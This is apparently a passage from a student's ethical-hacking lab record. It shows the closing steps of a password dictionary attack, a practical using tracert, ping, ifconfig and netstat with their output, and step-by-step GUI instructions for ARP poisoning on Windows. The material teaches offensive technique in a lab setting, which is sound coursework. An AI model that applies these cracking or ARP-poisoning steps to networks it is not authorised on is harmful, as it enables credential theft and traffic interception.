


Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



Select all the options and start the dictionary attack



PRACTICAL NO. 3

Aim: Using TraceRoute, ping, ifconfig, netstat Command

Step 1: Type tracert command and type www.prestashop.com press “Enter”.

The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "C:\>tracert www.prestashop.com". The output displays the tracing route to the website, starting from the local machine and passing through several intermediate routers and servers before reaching the destination at hop 30. Hops 1 through 6 show successful route entries. From hop 7 onwards, all entries are marked with an asterisk (*), indicating request timed out errors. The final message "Trace complete." is displayed at the bottom.

```
Administrator: C:\Windows\system32\cmd.exe
C:\>tracert www.prestashop.com

Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:

 1   4 ms    2 ms    3 ms  192.168.0.1
 2  107 ms   39 ms   27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
 3   31 ms   35 ms   33 ms  125.18.4.65
 4  142 ms   131 ms  132 ms  182.79.245.161
 5  128 ms   132 ms  126 ms  5.226.7.253
 6  146 ms   157 ms  158 ms  be1.er02.par02.jaguar-network.net [85.31.194.55]

 7  153 ms   153 ms  136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
.126]
 8  148 ms   157 ms  156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
 9   *        *        *      Request timed out.
10  160 ms   *        133 ms  ve111-po1-ari-vbo.alionis.net [94.100.175.6]
11  131 ms   133 ms  139 ms  fwprestashop.com [94.100.173.4]
12   *        *        *      Request timed out.
13   *        *        *      Request timed out.
14   *        *        *      Request timed out.
15   *        *        *      Request timed out.
16   *        *        *      Request timed out.
17   *        *        *      Request timed out.
18   *        *        *      Request timed out.
19   *        *        *      Request timed out.
20   *        *        *      Request timed out.
21   *        *        *      Request timed out.
22   *        *        *      Request timed out.
23   *        *        *      Request timed out.
24   *        *        *      Request timed out.
25   *        *        *      Request timed out.
26   *        *        *      Request timed out.
27   *        *        *      Request timed out.
28   *        *        *      Request timed out.
29   *        *        *      Request timed out.
30   *        *        *      Request timed out.

Trace complete.
```

Step 2: Ping all the IP addresses

Ifconfig

```
C:\>Administrator: C:\Windows\system32\cmd.exe
C:\>ping 91.240.109.42
Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
  Packets: Sent = 4, Received = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 3ms, Maximum = 4ms, Average = 3ms

C:\>ping 203.192.253.1
Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254

Ping statistics for 203.192.253.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 6ms, Maximum = 38ms, Average = 20ms

C:\>ping 125.18.4.65
Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62

Ping statistics for 125.18.4.65:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 29ms, Maximum = 37ms, Average = 33ms
C:\>_
```

```
suse1:~ # ifconfig
eth0      Link encap:Ethernet  Hwaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:195 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:16436  Metric:1
                  RX packets:18 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```


Netstat

```
C:\Users\singh>netstat


Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1564        DESKTOP-923RK3N:1565  ESTABLISHED
  TCP    127.0.0.1:1565        DESKTOP-923RK3N:1564  ESTABLISHED
  TCP    127.0.0.1:25104       DESKTOP-923RK3N:25105  ESTABLISHED
  TCP    127.0.0.1:25105       DESKTOP-923RK3N:25104  ESTABLISHED
  TCP    127.0.0.1:25107       DESKTOP-923RK3N:25108  ESTABLISHED
  TCP    127.0.0.1:25108       DESKTOP-923RK3N:25107  ESTABLISHED
  TCP    127.0.0.1:25112       DESKTOP-923RK3N:25113  ESTABLISHED
  TCP    127.0.0.1:25113       DESKTOP-923RK3N:25112  ESTABLISHED
  TCP    127.0.0.1:25114       DESKTOP-923RK3N:25115  ESTABLISHED
  TCP    127.0.0.1:25115       DESKTOP-923RK3N:25114  ESTABLISHED
  TCP    192.168.0.57:24938     52.230.84.217:https  ESTABLISHED
  TCP    192.168.0.57:24978     162.254.196.84:27021  ESTABLISHED
  TCP    192.168.0.57:25052     a23-56-165-111:https  ESTABLISHED
  TCP    192.168.0.57:25072     test:https            TIME_WAIT
  TCP    192.168.0.57:25078     a23-56-165-111:https  ESTABLISHED
  TCP    192.168.0.57:25080     a23-56-165-111:https  ESTABLISHED
  TCP    192.168.0.57:25083     40.67.188.75:https  ESTABLISHED
  TCP    192.168.0.57:25099     13.107.21.200:https  ESTABLISHED
  TCP    192.168.0.57:25100     ns329092:http        SYN_SENT
  TCP    192.168.0.57:25101     155:https            ESTABLISHED
  TCP    192.168.0.57:25103     103.56.230.154:http  ESTABLISHED
  TCP    192.168.0.57:25106     ns329092:http        SYN_SENT
at   TCP    192.168.0.57:25109     ats1:https          ESTABLISHED
```


3.2) Perform ARP Poisoning in Windows




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.




Step 5 : Shows the Connected host.




Step 6 : Select Arp at bottom.




Step 7 : Click on “+” icon at the top.




Step 8 : Click on start/stop ARP icon on top.




Step 9 : Poisoning the source.



